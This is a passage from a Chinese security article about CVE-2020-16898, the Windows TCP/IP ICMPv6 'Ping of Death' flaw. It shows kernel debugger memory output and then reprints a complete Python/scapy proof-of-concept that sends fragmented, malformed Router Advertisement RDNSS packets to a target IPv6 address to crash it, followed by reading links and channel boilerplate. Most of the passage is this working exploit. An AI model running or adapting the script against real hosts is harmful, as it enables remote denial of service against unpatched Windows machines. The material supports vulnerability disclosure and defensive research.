09 fffff804`48a66830 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
0a fffff804`48a66838 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
0b fffff804`48a66840 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
0c fffff804`48a66848 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
0d fffff804`48a66850 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
0e fffff804`48a66858 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
0f fffff804`48a66860 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
10 fffff804`48a66868 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
11 fffff804`48a66870 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
12 fffff804`48a66878 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
13 fffff804`48a66880 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
14 fffff804`48a66888 aaaaaaaa`aaaaaaaa 0xaaaaaaaa`aaaaaaaa
...
```

成功了！

09

PoC

代码地址：http://site.pi3.com.pl/exp/p_CVE-2020-16898.py

```
#!/usr/bin/env python3
#
# Proof-of-Concept / BSOD exploit for CVE-2020-16898 - Windows TCP/IP Remote Code Execution Vulnerability
#
# Author: Adam 'pi3' Zabrocki
# http://pi3.com.pl
#


from scapy.all import *


v6_dst = "fd12:db80:b052:0:7ca6:e06e:acc1:481b"
v6_src = "fe80::24f5:a2ff:fe30:8890"


p_test_half = 'A'.encode()*8 + b"\x18\x30" + b"\xFF\x18"
p_test = p_test_half + 'A'.encode()*4


c = ICMPv6NDOptEFA();


e = ICMPv6NDOptRDNSS()
e.len = 21
e.dns = [
"AAAA:AAAA:AAAA:AAAA:FFFF:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA",
"AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA:AAAA" ]


pkt = ICMPv6ND_RA() / ICMPv6NDOptRDNSS(len=8) / \
      Raw(load='A'.encode()*16*2 + p_test_half + b"\x18\xa0"*6) / c / e / c / e / c / e / c / e / c / e / e


p_test_frag = IPv6(dst=v6_dst, src=v6_src, hlim=255)/ \
              IPv6ExtHdrFragment()/pkt


l=fragment6(p_test_frag, 200)


for p in l:
    send(p)
```

推荐阅读

Ping of Death：速修复 TCP/IP RCE 漏洞 CVE-2020-16898

奇安信代码安全实验室帮助微软修复两个“重要”漏洞，获官方致谢

原文链接

http://blog.pi3.com.pl/?p=780


题图：Pixabay License

文内图：bleepingcomputer

奇安信代码卫士 (codesafe)

国内首个专注于软件开发安全的

产品线。



觉得不错，就点个“在看”吧~